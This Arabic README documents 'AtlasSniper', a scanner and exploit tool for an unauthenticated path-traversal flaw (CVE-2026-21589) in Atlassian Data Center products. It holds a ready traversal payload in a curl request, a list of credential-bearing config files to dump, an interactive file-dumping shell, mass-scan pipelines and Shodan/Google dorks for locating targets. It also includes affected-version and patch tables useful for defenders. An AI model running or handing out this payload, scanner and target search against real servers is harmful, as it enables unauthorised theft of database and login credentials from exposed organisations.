كاشف CVE-2026-21589 لاجتياز webresource في Atlassian Data Center. تأكيد قراءة ملف webroot قبل المصادقة لـ Jira وConfluence وBitbucket.

كاشف قراءة ملفات webroot قبل المصادقة لـ CVE-2026-21589.
تُصدر منتجات Atlassian Data Center موجّه atlassian-plugins-webresource مشتركًا. يقوم الموجّه بفك ترميز URI الطلب مرة ثانية ويعامل :: على أنها /. يقوم Tomcat بتطبيع المسار مرة واحدة فقط، لذا ينجو تسلسل ..%3a%3a من المرور الأول، ويصبح ..:: عند فك الترميز الثاني، ثم يُحلّ كـ ../. يُسلَّم الاسم المُحلَّل إلى ServletContext.getResourceAsStream. هذا الاستدعاء محدود بجذر تطبيق الويب. فهو ليس قراءة ملفات على مستوى نظام التشغيل ولا يسرد الأدلة.
الإصابة المؤكدة هي استجابة 200 بدون مصادقة يكون جسمها WEB-INF/web.xml (<web-app) أو WEB-INF/urlrewrite.xml الخاص بـ Bitbucket (<urlrewrite).
| CVE | CVE-2026-21589 |
| الفئة | CWE-22، اجتياز المسار |
| المصادقة | لا شيء |
| النطاق | الملفات داخل جذر تطبيق الويب فقط |
| CVSS | 9.3 (CVSS 4.0، المورّد) / 9.8 (CVSS 3.1، قالب NVD) |
| تم الإصلاح في | webresource 7.2.17 و8.0.14 (isInDirectory()) |
كل إصدار Data Center قبل إصدار الأمان لشهر أكتوبر 2026. إصدارات Server من المنتجات نفسها ليس لها إصدار مُصلَح.
| المنتج | تاريخ الإدخال | تم الإصلاح |
|---|---|---|
| Jira Software Data Center | 7.1.0 | 9.12.40، 10.3.26، 11.3.12 |
| Jira Service Management Data Center | 3.1.0 | 5.12.40، 10.3.26، 11.3.12 |
| Confluence Data Center | 5.10.0 | 9.2.26، 10.2.19 |
| Bitbucket Data Center | 4.6.0 | 9.4.26، 10.2.8، 10.5.1 |
| Bamboo Data Center | 7.0.1 | 10.2.24، 12.1.12 |
| Crowd Data Center | 2.11.0 | 6.3.7، 7.0.3، 7.1.7، 7.2.4 |
| Crucible | كل الإصدارات الحالية | 4.9.15 |
| Fisheye | كل الإصدارات الحالية | 4.9.15 |
Atlassian Cloud (*.atlassian.net) غير متأثر.
WEB-INF/web.xml هو الدليل. فهو لا يُقدَّم على نسخة مُصلَحة أو غير متأثرة. الملفات الإضافية ترفع الأثر، لكنها ليست مطلوبة للتقرير.
| الملف | لماذا يهم |
|---|---|
WEB-INF/web.xml | تأكيد. خريطة Servlet والمرشّح. |
WEB-INF/classes/seraph-config.xml | إعدادات تسجيل الدخول وSSO وسياسة كلمات المرور. |
WEB-INF/classes/entityengine.xml | اسم مصدر البيانات. كلمة مرور JDBC فقط إذا تُركت مضمّنة. |
WEB-INF/urlrewrite.xml | قواعد إعادة الكتابة الداخلية. |
WEB-INF/classes/crowd.properties | كلمة مرور تطبيق Crowd، عندما يكون الملف داخل webroot. |
WEB-INF/classes/dbconfig.xml | بيانات اعتماد قاعدة البيانات، عندما لم تُنقل إلى JIRA_HOME. |
عادةً ما يوجد crowd.properties وdbconfig.xml في دليل home الخاص بالمنتج، خارج تطبيق الويب. عدم العثور عليهما هناك أمر متوقع ولا يجعل النتيجة آمنة. /etc/passwd خارج نطاق هذا الخلل.
git clone https://github.com/ynsmroztas/AtlasSniper
cd AtlasSniper
pip install requests
ضع AtlasSniper.py و AtlasSniper.jpg في هذا الدليل.
python3 AtlasSniper.py -u https://jira.target
python3 AtlasSniper.py -u https://jira.target --shell
python3 AtlasSniper.py -u https://jira.target --proxy http://127.0.0.1:8080
python3 AtlasSniper.py -u https://jira.target -o out.json
| العَلَم | الافتراضي | الدور |
|---|---|---|
-u، --url | هدف واحد. المخطط اختياري. | |
--shell | معطّل | صدفة تفاعلية بعد إصابة هدف واحد. |
-t، --threads | 10 | العمال لدفعات stdin. |
--timeout | 12 | مهلة كل طلب، بالثواني. |
--proxy | وكيل المنبع، متوافق مع Burp. | |
-o، --json | كتابة قائمة النتائج. |
خط الأنابيب. مضيف واحد لكل سطر، ويُقبل مخرجات httpx كما هي.
subfinder -d target.com | httpx -silent | python3 AtlasSniper.py
cat hosts.txt | python3 AtlasSniper.py -t 20 -o results.json
/status، /rest/api/2/serverInfo، /login.action، /rest/api/latest/server...%3a%3a هو الذي ينجو من Tomcat. يُحتفظ بـ ..:: الخام للنسخ التي لا تُطبّع.sources، batch، contextbatch/js، contextbatch/css.<web-app أو <urlrewrite حقيقي. HTML تسجيل الدخول ليس إصابة.PATCH. أي شيء آخر بلا علامة يُعدّ SAFE.المراسي:
/download/resources/jira.webresources:color-picker-popup/images/
/s/1/_/download/resources/com.atlassian.confluence.plugins.dashboard-actions/images/
/s/1.0/_/download/resources/com.atlassian.bitbucket.server.bitbucket-webpack-INTERNAL:avatar/avatar/
تأكيد الطلب:
curl -sk 'https://jira.target/download/resources/jira.webresources:color-picker-popup/images/..%3a%3a..%3a%3a..%3a%3a..%3a%3a..%3a%3aWEB-INF%3a%3aweb.xml'
تبدأ الاستجابة المصابة بـ <?xml وتحتوي على <web-app. أما الموجّه المُرقَّع فيعيد 404.
يُفتح فقط باستخدام --shell على مضيف واحد، وفقط بعد VULN.
files                         probe the known webroot names
files web.xml                 dump that file, with a copy-paste curl
files seraph-config.xml
files entityengine.xml
read WEB-INF/classes/log4j.properties
curl                          print the confirm request
exit
files بدون وسيط يطبع HIT أو miss والحالة والطول. files <name> يطبع المحتوى. الأسماء القصيرة تُحل مقابل القائمة المدمجة.
| السطر | المعنى |
|---|---|
VULN | عاد web.xml أو urlrewrite.xml دون مصادقة. يُطبع Curl تحت السطر. |
PATCH | استجاب المنتج، وكانت كل محاولات الاجتياز 404. |
SAFE | لا يوجد مؤشر. ليس تأكيدًا. |
Shodan، مركز البيانات فقط:
http.component:"Atlassian Jira" -hostname:atlassian.net
http.component:"Atlassian Confluence" -hostname:atlassian.net
http.title:"Log in - Bitbucket" -hostname:atlassian.net
http.favicon.hash:628535358
http.favicon.hash:705143395
http.favicon.hash:-305179312
http.favicon.hash:667017222
التجزئات، بالترتيب: Jira Software، Jira Service Management، Confluence، Bitbucket.
Google:
intitle:"Log in - Jira" -site:atlassian.net
intitle:"Log In - Confluence" -site:atlassian.net
inurl:/secure/Dashboard.jspa -site:atlassian.net
inurl:/login.action "Confluence" -site:atlassian.net
http/cves/2026/CVE-2026-21589.yamlاستخدمه فقط على المضيفين المسموح لك باختبارها.









